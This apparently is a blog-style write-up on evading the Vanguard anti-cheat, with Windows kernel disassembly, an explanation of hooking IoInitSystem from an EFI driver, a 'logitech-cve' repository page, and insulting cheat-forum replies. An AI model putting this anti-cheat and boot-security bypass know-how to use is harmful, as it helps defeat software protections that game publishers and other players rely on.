
```
IoInitSystem        IoInitSystem    proc near               ; CODE XREF: Phase1Initialization+36↑p
IoInitSystem                                                ; DATA XREF: .rdata:000000014009FE04↑o ...
IoInitSystem
IoInitSystem        arg_8           = qword ptr  10h
IoInitSystem
IoInitSystem        ; FUNCTION CHUNK AT INIT:0000000140A80064 SIZE 00000030 BYTES
IoInitSystem
IoInitSystem                        sub     rsp, 28h
IoInitSystem+4                      lea     rax, IopInitFailCode
IoInitSystem+B                      mov     [rsp+28h+arg_8], rax
IoInitSystem+10                     call    IoInitSystemPreDrivers
IoInitSystem+15                     test    al, al
IoInitSystem+17                     jz      loc_140A80078
IoInitSystem+1D                     call    cs:__imp_WerLiveKernelInitSystem
IoInitSystem+24                     nop     dword ptr [rax+rax+00h]
IoInitSystem+29                     call    IopInitializeSystemDrivers
IoInitSystem+2E                     test    eax, eax
IoInitSystem+30                     jz      loc_140A8007F
IoInitSystem+36                     cmp     cs:PnpBootOptions, 0
IoInitSystem+3D                     jz      short loc_140A48A01
IoInitSystem+3F
IoInitSystem+3F     loc_140A489EB:                          ; CODE XREF: IoInitSystem+5A↓j
IoInitSystem+3F                     cmp     cs:ViVerifierEnabled, 0
IoInitSystem+46                     jnz     short loc_140A48A08
IoInitSystem+48
IoInitSystem+48     loc_140A489F4:                          ; CODE XREF: IoInitSystem+63↓j
IoInitSystem+48                     call    IopRegistryInitializeCallbacks
IoInitSystem+4D                     mov     al, 1
IoInitSystem+4F
IoInitSystem+4F     loc_140A489FB:                          ; CODE XREF: IoInitSystem+376CE↓j
IoInitSystem+4F                     add     rsp, 28h
IoInitSystem+53                     retn
IoInitSystem+53     ; ---------------------------------------------------------------
```

The EFI driver creates a hook inside of IoInitSystem that comes after IoInitSystemPreDrivers, but before IopInitializeSystemDrivers (the routine that starts Vanguard), meaning you are essentially running in the same environment as a SYSTEM_START driver. This conveys the advantage of not having to worry about the exoticism of the Windows boot environment, as you will be running in a what amounts to a fully initialized kernel. In fact, I have used this to load a hypervisor that was made to be run on an already running system, and my loader worked to start the hypervisor before Vanguard without causing BSOD or any other problems.

The tradeoff between using this and a leaked cert/vulnerable driver is that you will need to have SB off (so no windows 11 unless you are a SB spoofing god), but it is easier and you don't have to worry about Vanguard finding traces of the vulnerable driver or noticing a suspicious signing certificate.

Trying to lift vm traces to vtil for optimization and recompilation.

Exploits that haven’t been reported



ekknod Update README.md 7052265 on Nov 10, 2020 3 commits

README.md	Update README.md	3 years ago
logitech-cve.sln	10/11/2020 - added files	3 years ago
logitech-cve.vcxproj	10/11/2020 - added files	3 years ago
logitech-cve.vcxproj.filters	10/11/2020 - added files	3 years ago
logitech-cve.vcxproj.user	10/11/2020 - added files	3 years ago
main.c	10/11/2020 - added files	3 years ago
mouse.c	10/11/2020 - added files	3 years ago
mouse.h	10/11/2020 - added files	3 years ago

README.md

logitech-cve

10/11/2020

Requirements

Logitech GHUB installed

Why releasing?

This vulnerability was used my other project: https://github.com/ekknod/EC_PRO-LAN/
but because of that project DMA driver (AmdRyzenMaster) got published, and i was too lazy to remove logitech

About

10/11/2020

- Readme
- Activity
- 137 stars
- 7 watching
- 67 forks

Report repository

Releases

No releases published

Packages


No packages published


Languages

C 100.0%

Bad places to start


For the love of god, do not go into the replies:


Infosec is a joke.[redacted]just learning to code hyping each other up


13th June 2023, 03:54 PM

[redacted]
Junior Member


So.... You're telling me I could have been SELLING THESE VULNERABLE DRIVERS?!?!? Are you[redacted]my fat[redacted] right now?


13th June 2023, 04:54 PM

[redacted]
Super H4x0r


security researchers are braindead

Signature


13th June 2023, 04:50 PM


[redacted]
The Legendary Cheater

#redteam[redacted]will hype up any ancient technology and reinvent the wheel 500x because they lack any reverse engineering skills. Since everyone in that[redacted]is braindead of course they will find old[redacted]exciting, monkey see monkey do.


15th June 2023, 02:48 PM


[redacted]

This whole thread is a bit embarrassing if I'm being honest with you.


vx-underground in the replies is one of the funniest ones. You check his library on github? Absolute [redacted] meme lmao

[redacted]

eac's most wanted


14th June 2023, 02:46 PM

[redacted]

Quote:


> Originally Posted by **Rafael4096**
> *Screw p2cs dude, real business is selling meme drivers.*

damn, seems like I wasted $300k right here: https://github.com/namazso/physmem_drivers


All original code posted by me is licensed under WTFPL unless stated otherwise

The worst part?

All of these replies were in response to someone who would win member of the month 2 weeks laterfor their UEFI bootkit (RedLotus)…



https://twitter.com/memN0ps/status/1667440217496887296
dudes entire portfolio is just him rewriting cheat crap in rust



Member of the Month - July 2023

1st July 2023, 05:38 PM

Snowyy
Forum Administrator


Member of the Month - July 2023

It is my pleasure to announce the new MotM for **July**, as voted by the UnKnoWnCheaTs community:

memN0ps

memN0ps was nominated for their Windows UEFI Bootkit in Rust (Codename: RedLotus).

